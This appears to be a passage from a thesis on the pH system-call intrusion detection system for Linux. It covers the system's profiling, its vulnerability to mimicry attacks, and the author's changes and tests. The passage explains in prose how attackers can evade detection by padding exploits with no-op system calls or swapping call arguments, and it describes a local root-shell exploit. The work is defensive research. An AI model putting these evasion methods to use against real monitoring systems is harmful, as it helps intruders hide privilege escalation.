System calls are treated as software interrupts since they pass control from the executing user program to the system call handler routines in the kernel. System calls are the interface between the library functions that are available to the user and their kernel counterparts, which carry out the actual work. The arguments of the library function are put in predefined registers and/or are located on the stack, the system call number is placed in the EAX register and an interrupt is triggered. INT 0x80 is reserved in Linux for system calls.* The interrupt handler then uses the system call number to index into an address table defined in `entry.S`** that holds the address of the function that actually does work for the system call. The return value from the system call is then placed as a rule in the EAX register and made available to original library function. This mechanism is described in a diagram below:

---

* This mechanism is specific to the Intel architecture and Linux kernel. Other operating systems based on a different platform, may have a different implementation.

** Complete location is linux-2.4.20/arch/i386/kernel/entry.S, on a Red Hat Linux distribution, with source tree rooted at linux-2.4.20




Fig. 3.3 Sequence of events in system call execution.

pH alters this sequence of events. In `entry.S` just before the call to the sys_call handler is made, a pH function is called. This function checks if the look-ahead pairs generated by the current system call and previously seen eight system calls are present in the normal database. If the pairs have previously been seen, the execution of the system call continues normally. However, if one or more anomalous pairs are detected, the execution of this system call is suspended and the process delayed. This delay is programmed to be proportional to the number of anomalies seen in the recent past.




Fig 3.4 Architectural overview of pH IDS. Adapted from [22]

3.2.2 Learning phase

In the learning phase pH observes the traces of system calls that are generated by a program run in a secure environment and builds normal profiles as described above. This database of normal profiles is known as the 'training data set' As new look-ahead pairs are discovered during the learning phase, they are included in the training data set. Once enough time has passed without the addition of any new pairs, the profile is set to be ready for monitoring. pH uses a set of conditions to determine if it has seen enough normal program behavior. After these conditions have been satisfied, it can begin the monitoring phase and look for anomalous behavior.

The total number of system calls executed by all processes running a common program is known as the '*train_count*' The number of system calls seen since the last addition to the

profile is known as '*last_mod_count*'. pH checks the ratio `train_count/(train_count - last_mod_count)`. If this ratio is greater than four, the profile is 'frozen', indicating that enough system calls have been seen without any addition of new look-ahead pairs to the profile. If new look-ahead pairs are found while the profile is frozen, the profile is 'thawed' and *last_mod_count* is set to zero. For the profile to be frozen again, pH waits for the above ratio to be greater than four. The value of four was arbitrarily chosen and can be altered by the user. Note that if there are two or more processes of the same program active, then all of these processes contribute to the profile pairs.

The other condition that pH checks before it can begin monitoring, is to see if the profile stays frozen for a certain length of time. If the profile stays frozen for a period of two weeks, then it marks the profile as 'normal' and pH begins monitoring for the program.

Both of these checks are necessary to prevent a profile from being prematurely classified as normal. Consider the example of a program that is not frequently used, say once every week. This program will satisfy the above ratio, but since it has not been invoked too often, its profile is still incomplete. There are certain execution paths that will generate new look-ahead pairs and these have not been included in the profile. If this profile is marked as normal, without waiting for some period of time after it has been marked as frozen, many false positives may be generated during the monitoring phase.

On the other hand consider some complex program that too is not run frequently. A program like Mozilla Web Browser displays significant variation in execution patterns and generates a large number of look-ahead pairs. If we only wait for a period of two weeks, and do not check for the ratio condition, the profile may get classified as normal since no new pairs are added to it in two weeks.

3.2.3 Monitoring phase

Once the profile has been marked as normal, pH can shift its operation to the monitoring phase. It does this by copying the training data set to the testing data set and uses the testing data set for monitoring purposes. If a system call generates a look-ahead pair that is not present in the testing data set an anomaly is recorded. For every process, pH records the status of last 128 system calls seen. Each process is associated with a 128 bit array, the contents of which denote which of the last 128 system calls were anomalous. This value is called the 'locality frame count' and is used to delay the process by $2^{\texttt{locality\_frame\_count}} * \texttt{delay\_factor}$. *Delay_factor* is a pH variable, which can be manipulated by the user (e.g setting *delay_factor* to zero, effectively turns down pH's responses). Thus, even if the current system call is not anomalous, its execution could be delayed by the value computed above, if any of the last 128 system calls have been marked as anomalous.

The anomalies generated by each profile are also stored in the variable '*anomaly_count*'. Consider the example where two instances of vi editor are running, first of which has generated a total of 125 anomalies and the other 55 anomalies. Assuming these were the only instances of vi that were executed, the *anomaly_count* value for the entire profile of vi is set to 180. Also, suppose the first vi process has generated 20 anomalous calls in its last 128 calls, while 40 anomalies have been associated with the last 128 calls of the second vi process. Thus the two processes will be delayed by different amounts and are independent of the *anomaly_count* value of the whole profile. (the first process with a *locality_frame_count* of 20, will be delayed by $(2^{20} * \texttt{delay\_factor})$ seconds, while the second process with a *locality_frame_count* of 40 will be delayed by $(2^{40} * \texttt{delay\_factor})$ seconds.)

Once monitoring starts, the testing data set is not updated. Theoretically, no more new look-ahead pairs should be spotted but practically, there always exist a few pairs of calls that were not encountered during the learning phase. Such new look-ahead pairs observed during monitoring are added to the training data set. These new anomalous pairs could either be attributed to intrusive activity or simply, legal user actions which were not

spotted during the learning phase. pH assumes that such first few occasional anomalous calls are more likely to be the result of unseen user activity and includes them in training data set.* These are then included in the normal profile of the program, when the training data set is periodically copied in to the testing data set.

3.2.4 Manipulating pH

It is possible to control and dictate the response and actions of pH through three commands that are a part of a utility provided with the source code of pH. It is possible to 'reset' pH on a per profile basis. This clears the training and testing data sets.

In spite of spending enough time in the learning phase, it could be possible that our testing data set is incomplete and does not represent the entire range of behavior of a program. If this is the case, then a process referring this profile could continue to generate a large number of anomalies, which in reality are merely false positives. To identify this event, every profile is associated with an *'anomaly_limit'* which specifies the maximum number of anomalies that it can generate. If the *anomaly_count* of the profile exceeds its *anomaly_limit* value, it is likely that such a profile is incomplete and we must discontinue to use it. This is done by the 'tolerize' command, which tells pH to stop monitoring and begin the learning process again for the profile in question.

Since the new or anomalous pairs that are discovered during the monitoring phase, are added to the training data set and eventually into the normal profile for the program, we could accidentally learn about an attack. pH tackles this problem by limiting the number of anomalies that are added to the training data set in the monitoring set. This limit is called *'tolerize_limit'* and is associated with every process. If a particular process generates more number of anomalies than this value, the 'sensitize' command can be used to tell pH that it should forget whatever new behavior it has learnt about this process. This is done by, clearing the training data set.

---

* This value, known as *tolerize_limit* , is set to 12. If more than 12 new pairs are seen, pH concludes that it is probably learning about an attack and removes these new pairs and restores the profile to original state.

3.3 Mimicry Attacks

An attack or intrusion can be separated into two phases, an initial penetration phase and an exploitation phase. During the penetration phase generally some vulnerability of the system is used to gain access to the system. This first step often consists of gaining root privileges. The actual damage is done in the exploitation phase, when malicious code is executed to change the state of the system. This often also involves installing backdoors to ensure the intruders can return whenever they want in future.

In mimicry attacks, intruders try to hide their presence during the exploitation phase. They try to escape detection by removing all traces or their activity or camouflaging their presence. They 'mimic' the behavior of a normal user. Mimicry attacks are possible because intruders can adapt their attacks to elude the detection algorithm of the IDS. It is assumed that the intruders are aware of the internal operation of the IDS, are familiar with its detection principle and can duplicate its behavior on other hosts.

Mimicry or evasion attacks on network intrusion detection systems have received some attention in the past, although host based systems have not been looked at in great detail. Chung et al [4] showed that by 'parallelizing' a sequential attack script, it is possible to distract the IDS. They showed that by using program parallelization techniques like analysis of data dependency, control dependency and data flow, it is possible to break a serial attack script into a concurrent or distributed script, which can be run by using parallel threads of execution. Network Intrusion Detection Systems often employ a 'network monitor' observes the traffic of packets into and out of the network. These network monitors have the requirement that they do not interfere or slow down communications by a significant extent. Hence they are designed to be light weight and because of this requirement they may not be aware of details of the protocol semantics on the target systems. Handley et al [8] suggests that such monitors may not be able to detect the ambiguities in network traffic and may be susceptible to the activity of a clever intruder. (e.g. some monitors may not be programmed to reassemble fragmented packets, or may not be aware of the underlying topology of the network). Ptacek and Newsham

[24] have shown that the basic principle behind network intrusion detection, namely passive protocol analysis, is not sufficient to stop attacks and it is possible to dupe the IDS.

3.4 Susceptibility of pH IDS

Wagner et al [27] have shown the failure of pH IDS in stopping mimicry or evasion attacks. In this category of attacks, the intruders try to hide their presence by not generating abnormal traces of system calls. Since the IDS does not see anything which it has not seen before, it fails to trigger an alarm. The authors of [27] have suggested some ways in which these attacks can be carried out and this throws some light and also calls for more discussion on two issues, firstly how to patch the pH IDS to mitigate these kind of attacks and secondly the practical risk involved in these kind of attacks.

The above work lists a few ways in which evasion attacks can be carried out. The threat and the potential of damage from this kind of attacks is explained and is equal to, if not greater than that from any other category of intrusions and attacks. What must be ascertained is, how much resources are needed by the intruder in terms of time, effort, system capabilities and most importantly, expertise to successfully carry out this kind of attacks. Obviously it is difficult to quantify these requirements, but a scientific approximation can be obtained, which should be able to indicate, how critical is the need to develop a countermeasure against, this form of intrusion.

Some approaches to carrying out mimicry attacks, which are put forth by Wagner et al [27], seem practically impossible (though theoretically feasible) as this has been acknowledged by the authors themselves. The authors claim that it might be possible for intruders to acquire root privileges by exploiting vulnerabilities in the OS and then inflict damage without issuing any system calls. However the extent of this damage would be restricted, if not trivial, as any significant damage to the system or environment requires circumventing the normal permission-level controls on its resources and this would need interaction with the underlying OS through the use of system calls. Another

approach suggests that the intruder could wait till a certain point of time, when his malicious code sequence would pass as normal. The pH IDS keeps learning more about the programs and processes that it monitors and often it observes new or abnormal activity that in fact could very well be simply evolving legitimate user behavior. It then is up to the system administration to determine whether this new activity is indeed intrusive or legal activity that needs to be added to its definition of normal. Thus, though it is possible that the definition of normal might change over a period of time and this change is visible to the intruder, it seems very unlikely that it will ever accommodate serious harmful intrusive activity (e.g., it is unlikely that *'sendmail'* program would repeatedly access or modify system files, an ftp server or client program would escalate the permissions on files).

Thus it seems fairly implausible that these two approaches would be successful in deceiving the IDS and avoiding detection. In the unlikely event that somehow, either of the two above approaches does manage to produce a successful intrusion and evade detection, pH IDS would be able to do very little to thwart it , unless its design or detection algorithm is altered radically.

The other two suggested ways of carrying out evasion attacks are relatively more plausible and interesting with respect to developing a solution against this. The authors of [27] have pointed out that intruders could substitute the arguments passed to system calls, by some illegal parameters and achieve the desired results. Thus if the intruder wanted to modify the `/etc/syslog.conf` file, after gaining root access, instead of waiting for the system call *open('/etc/syslog.conf', write)* to appear in the normal execution stream, he could use any open call and replace its parameter by the desired file name. This is possible because pH IDS does not take into account the arguments that are passed to system calls while creating normal patterns. This is a significant method of carrying out evasion attacks that can produce the desired results for the intruder and which should be explored further. It is reasonable to assume that if this IDS, is deployed widely, its working is apparent to the intruder and he can replicate the database of normal behavior

on his system.* Consequently the allowed sequences of system calls are readily available to the intruder and after studying these pattems he can easily pick those traces that could be exploited by replacing the call parameters. Also, this activity would not require extraordinary skills or system resources and the only requirement that is needed on the intruder's part, is investment of some time in to studying the traces and finding the right one to manipulate.

The other significant means of carrying out evasion attacks involves generating equivalent traces of malicious code. These modified sequences have the same effect as the original malicious streams and modifications make them look more like normal code sequences that can pass without detection. According to authors of [27] this is possible by interleaving ordinary system calls in between the malicious sequence and taking care to see that these newly introduced system calls are in fact semantic 'no-ops'. Examples of such calls include system calls that fail, calls with invalid parameters, opening and immediately closing a file, reading 0 bytes, reading file descriptor values etc. This form of attack could work because the IDS typically ignores, the return values from system calls and even though, a system call may fail, it is still recorded as a part of the trace. The intruder is aided in this as almost all system calls in UNIX can be used to pass off as no-ops. Also note that, occasional mismatches are allowed by the IDS and so an intruder just needs to modify his malicious sequence only so much as to appear close to a normal strain. However, this approach calls for slight sophistication and expertise on the part of the intruder. A knowledgeable intruder is most likely to come up with some sort of software tool, a constraint based sequence generator that takes in the malicious stream, mixes it with some innocuous system calls and retums a trace that is a close approximation to those defined in the normal database.

* As a side thought, since the pH IDS is licensed under the GNU Public license, it makes the intruder's task a little less complicated, since he can readily obtain the complete working source code.

Chapter 4

Modifications and Experiments with pH

4.1 Testing environment

For the purpose of this thesis, pH version 0.22 was used in all tests and analysis, which works with the then-current Linux kernel version 2.4.20. Since its release, pH has undergone slight modifications that adapt it to the newer kernels and also fix some bugs that were detected along the way. The authors of pH developed and scripted it on a Debian distribution of Linux and it is supposed to work with other distributions as well with minimum modifications, if any. (This was not entirely true, as the efforts to patch a Red Hat 9 Linux distribution proved later.)

All the work for the thesis was carried out on a Red Hat 9 Linux distribution, running a 2.4.20 kernel that was patched with pH version 0.22. Since the kernels that ship with most of the popular distributions of Linux are already heavily patched and altered, the pH patch could not be cleanly applied to the kernel source that came with Red Hat, even after some manual tweaking. Hence a clean 2.4.20 version kernel source was obtained from `http://www.kernel.org` and was used to install the patch. After this patch had been applied, the modified source of the kernel had to be recompiled. There were many problems encountered when the new modified kernel was made to boot. On every attempt, the kernel boot process would fail with the notorious, 'Kernel panic – No init found' error message. The boot process in Linux is controlled by special programs known as boot loaders. Lilo and Grub are the most commonly used boot loaders. On the test machine lilo was used and the most common source of errors that generate the 'kernel panic' failure message are because of faulty contents of lilo's configuration file, `/etc/lilo.conf`. This file specifies where the /root and /boot partitions, the init process, and other parameters which are to be used while booting are located. Even after checking this file for correctness, the kernel would not boot. In some cases, some of the programs that are needed for the boot process (e.g. support for the ext3 filesystem type) are compiled as modules and hence unavailable while booting up. But after changing the

configuration options before compiling and thus building a heavily loaded kernel, the boot process would still fail.

After hours of debugging in assembly and trying most of the well known causes of this failure, the source of the problem was discovered. The pH patch calls a custom function before any system calls are executed. This function decides whether the current system call is anomalous or not. But the pH source makes some assumptions about the state of the stack and its register contents when this call is made that are unique to the Debian distribution. When the call to this function was entirely commented out, essentially nullifying any changes by pH, the kernel would boot as expected. However when majority of the body of this function was commented out, but the call to the function left untouched, again the kernel would not boot. This suggested some problem with function calling convention and the environment in which the call was made. After looking at the assembly code generated by the compiler for certain C files, it was found that the stack did not contain the set of parameters expected by the function. A work-around to this problem was designed by manipulating the contents of stack by pushing some register contents on to it before the function call and adjusting the stack pointer.

The Linux box used in the tests was not connected to the Internet and was part of a small local area network in the Computer Security Laboratory at Rochester Institute of Technology. This network was completely isolated from the campus network (and, thus the Internet); this ensured that while pH was in its learning phase, it was not exposed to the possible hostile activity from the outside network. An environment similar to the one in which pH was originally tested [22] was created; the only significant difference between the two environments, was the time that pH waited for the profile to normalize after it was frozen. The 'time to normalize' was programmed to be two weeks in the original source. Because of time constraints, this was set a lower value and was varied from program to program, depending on its complexity. A process or program like 'su', the UNIX substitute user utility, was able to normalize far quickly than a relatively more complex program like 'pHmon', the graphical utility which was used to control and set the various parameters for pH. It was observed that 'su' was able to normalize within

three days, while 'pHmon' never normalized, though it was found to be frozen at times. Similar behavior was seen in [22], where the experimental analysis was carried out for longer periods of time.

The system was made to run most of the normal daily activities and programs that are executed on a personal computer, such as editing files, compiling and running C programs, setting and changing system configurations, running audio CDs, writing to CD media, playing games, installing and updating modules, tarring and un-tarring archives etc. Even though the machine was not connected to the Intemet, the Mozilla browser was run to just to capture some of its behavior; similarly email programs (Ximian, Sendmail) were invoked even though no mail servers were running. For our tests, any erroneously behaving process or program would have worked regardless of whether it was remote or local. An exploit that worked on a '*lpr*' or a '*vi*' process, was just as useful as an '*ssh*' or '*telnet*' exploit.

4.2 Classification of system calls

One of the critical ways of disguising mimicry attacks against pH IDS is by the addition of 'no-ops' [27]. An intruder's malicious sequence of instructions is bound to translate into a sequence of system calls that does not match the look-ahead pairs in the normal profiles, and thus generates a number of anomalies. However, it may be possible for the intruder to interpolate his malicious sequence of system calls with extraneous system calls that make his exploit sequence resemble some sequence in the normal profile. The intruder only needs to ensure that these system calls do not nullify the effect of his malicious sequence; the added calls have no effect on the program's performance, and thus are known as'no-ops'. Wagner et al [27] suggest that this is not too difficult a task as most of the Linux system calls can be easily used as no-ops. Most system calls that take parameters can be nullified by passing incorrect parameters that cause them to fail, such as by opening a non-existent file. Even though, these system calls have no real effect, pH records them since they were attempted and does not check if they actually succeeded or not.

Consider a buffer overflow attack script which exploits an array bound checking error in a program, manipulates the return address on stack and continues execution from a point in memory where the malicious code is located. This is usually followed by a call to a system call that manipulates UID and/or GID for the process (e.g. `setreuid()` in Linux), often setting it to that of the super-user and then executing a shell with the `execve("bin/sh",...,....)` command. In most of the cases, the calls to `setreuid()` and `execve()`, will be flagged as anomalous by the IDS. But there is a possibility that the profile of the program being exploited may contain setreuid and execve calls that are part of a sequence and separated by a few other system calls. All the intruder must do, is to interpolate the sequence between `setreuid` and `execve` calls with other system calls from the profile and ensure that these calls do not interfere with the effect of the `setreuid` and `execve` calls.

On close observation of the effect of system calls and the purpose that they serve, it can be concluded that, most system calls can be classified into two sets. Some system calls merely retum status information to the calling program. Typically information about the system resources or processes themselves, (e.g. system calls like `getpid()`, `getrlimit()`, `getpriority()`, `sysinfo()`). The intruder does not have to worry about negating their effect, since the information returned by these calls can be merely ignored. These do not change the state of the system and consequently, the intruder's malicious calls would continue to have the desired effect. The other set of system calls are those, which bring about some change in the state of the system or the process. These calls are harder for the intruder to use as no-ops, as their effects must be taken into consideration and countered if necessary.

With respect to stopping mimicry attacks the first set of system calls provide an interesting solution. This first set of system calls can be considered as the set of 'innocuous' system calls, as they do not provide significant information about how the process is behaving and merely add extra data to the profiles of programs. On the other hand, system calls like `fork()`, `execve()`, `write()`, `open()`, `close()`,

`ptrace()`, `kill()` etc. denote critical points in the lifetime of a process and are an integral part of the profile of a program. By including the set of innocuous calls in the profile of a program, we are in effect, providing the intruder with means to make his malicious sequence appear as normal. Of course, it may not be possible to synthetically generate a normal sequence out of every malicious sequence for all programs. There may be instances, when a pair of specific system call never appears in any normal sequence. But as Wagner et al [27] have shown, this task is not as hard as it seems. This leads us to our hypothesis.

It may be possible to construct the profiles of programs out of only the set of critical system calls and still be able be create reasonably accurate profiles of normal behavior, and then to use them to identify intrusive behavior. By doing this, we eliminate the freedom that the intruder has, in manipulating his sequence. Obviously, by including the complete set of system calls, we capture the process behavior on a finer scale with more granularity. But this level of high accuracy may not be necessary to distinguish between normal and abnormal. Another problem is of false positives. There are bound to be some variations between the program behavior observed during the learning phase and its behavior in a live environment. When we include all system calls in the profiles, the problem of occasional mismatches becomes more prominent; in order to not reduce the effectiveness of the analysis because of false positives, we need to ignore a higher number of mismatches. This itself gives a slight advantage to the intruder, who can limit his anomalous mismatches to an acceptable level and deceive the IDS. If we include too few system calls in program definitions, we get incomplete profiles, which do not reflect program behavior closely. It would also then become difficult to distinguish between profiles of two different programs. We believe there is a range of values between the above two extremes, a sort of a threshold, which can enable us to create profiles which are just accurate enough to distinguish between abnormal and normal behavior and solve the above problems as well.

The detection algorithm was modified to observe certain system calls and ignore the rest. Some of the guidelines used in the classification of system calls were:

a. Exclude system calls that merely retum system or process information.
b. Include calls that change state of the system or the process, i.e. create/delete files, change permissions, manipulate memory segments, add/initialize modules, etc.
c. Exclude calls that change system, but without altering control flow of a process.
d. Do not exclude calls with parameters only because they are likely to be misused by the intruder by manipulating their parameters. We take care of this possibility by testing the other modification that we propose below.

The goal of this exercise was not to derive a perfect set of system calls, which solved the above problems, since it is unlikely that there is exists such an optimal set. These rules were simply a rough guideline for classification, as some system calls do not fit into either of the category above, while some fall into more than one. In case of doubtful system calls, personal judgment and discretion was used. The results that we obtained with our classification could possibly have also been achieved by implementing a slightly different version of the classification that follows. We wanted to identify a class or range of system calls that could solve the above problem. The classification that was used for the tests is provided in Appendix A

A total of 42 system calls were excluded from the profiles. After these modifications in the source code of pH, the kemel was recompiled and all the previously created profiles were cleared. The learning phase was restarted right from scratch. The time to normalize and start monitoring was varied from program to program. After the learning phase was complete the next step was to find out how these new profiles preformed in comparison to those obtained prior to the classification. We tested this in two ways. We tested some exploit scripts and checked if the modified version of pH could detect these. The other interesting behavior to observe was whether pH produced a higher rate of false positives than before.

4.3 Tracking of erroneous system calls

The other change effected in pH's detection algorithm was the tracking of the number of system calls that return errors per process. According to our hypothesis and as explained in [27], an erroneously behaving process that was under an evasion attack would exhibit an abnormally large number of system calls that fail. The normal behavior of a process is learned by observing its traces of system calls in a secure environment; we believed it would be possible to also characterize every program by the number of system calls that fail in a secure environment, when the process is behaving normally. After observing this value for a number of instances of the same process, we believed we could arrive at a threshold or a range of values for every program. During the monitoring phase, other than watching the traces of system calls, we would also watch the result of the system call execution and count the number of calls that fail. If this value was higher than the set limit, we could suspect that the process was behaving abnormally, based on the rationale that an erroneously behaving process was likely to generate a significantly large number of errors. As the results of our tests proved later, this was a flawed assumption.

One issue in implementing this was deciding where in the sequence of events that constitutes servicing a slow interrupt or a system call, we should place the code that checks for the return value. After a system call retums, the `ret_from_syscall` assembler routine is run, which checks if any other interrupts are pending and if any 'bottom halves' need to be serviced.(Bottom halves are parts from an earlier interrupt routine, that were set aside for later execution, because their operation was not too critical with respect to the interrupt.) We did not want to interfere with execution of this routine and disturb the stack contents as it was not certain, how our modifications might affect the other kernel routines and register contents. Before the call to the `ret_from _syscall` routine, and just before the `sys_call` assembler macro returned, a call was made to our function `pH_check_ret_value()`. The registers were saved to the stack, the return value from EAX register was put on the stack and a kernel space function was invoked. To check the retum value and keep a count of the erroneous calls for every process periodically, statistical information was produced and

written to a log file by the kernel. The result from this modification and our findings are explained in the next chapter. An architectural view of pH after the modifications is shown below in Fig. 4.1.




Fig. 4.1 Architectural Overview after the modifications to pH

Chapter 5
Results and Conclusion

5.1 Outcome from classification of system calls

To test the effect of the changes made to pH's detection algorithm by editing the set of system calls it monitors, it was necessary to observe both its success in stopping intrusions and whether there was any effect on its response in the absence of intrusions. To test the response of pH to intrusions, we tried to collect exploits obtained from the Intemet. We limited these to local exploits that will be typically executed by a user who already has physical access to the system and also possibly a local user account.

A significant number of the exploits we found were buffer overflow attacks that granted super-user status to a local user. One such attack script we found, was an exploit that worked against a vulnerability in the game Xgalaga. The attack script invoked the game from the shell with specific input parameters that created a specially designed shellcode that changed privilege levels and then opened a shell. This shellcode was copied onto the stack; after some address manipulation, command execution continued from the region in stack, where the shellcode was placed. Slight modifications to the attack script were made to allow it to work on the test machine, which required changing some offset values. The exploit code is provided in Appendix B.

pH was successfully able to detect and stop this attack. When pH detects an anomalous system call, it delays the process for a time that is proportional to the number of anomalous look-ahead pairs generated by this system call. When pH was disabled and the exploit was run, a shell was opened with root privileges. Below is a part of the system call trace that is generated by the above exploit and that displays the `execve` system call that generates anomalies. The UNIX `strace` utility was used to track the system calls for the process.

```
old_mmap(0x402d0000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x7000) = 0x402d0000
close(3)                                = 0
open("/usr/X11R6/lib/libICE.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0@5\0\000"...,
512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=82320, ...}) = 0
old_mmap(NULL, 92688, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x402d1000
old_mmap(0x402e5000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x13000) = 0x402e5000
old_mmap(0x402e6000, 6672, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x402e6000
close(3)                                = 0
munmap(0x40017000, 62176)               = 0
gettimeofday({1088696857, 176383}, NULL) = 0
open("/usr/lib/games/xgalaga/scores", O_RDONLY) = 3
read(3, "ashish samant\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0+\\", 4)                   = 4
read(3, "\0\0\0\2", 4)                  = 4
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 20) = 20
read(3, "\0\0\0\0", 4)                  = 4
read(3, "\0\0\0\0", 4)                  = 4
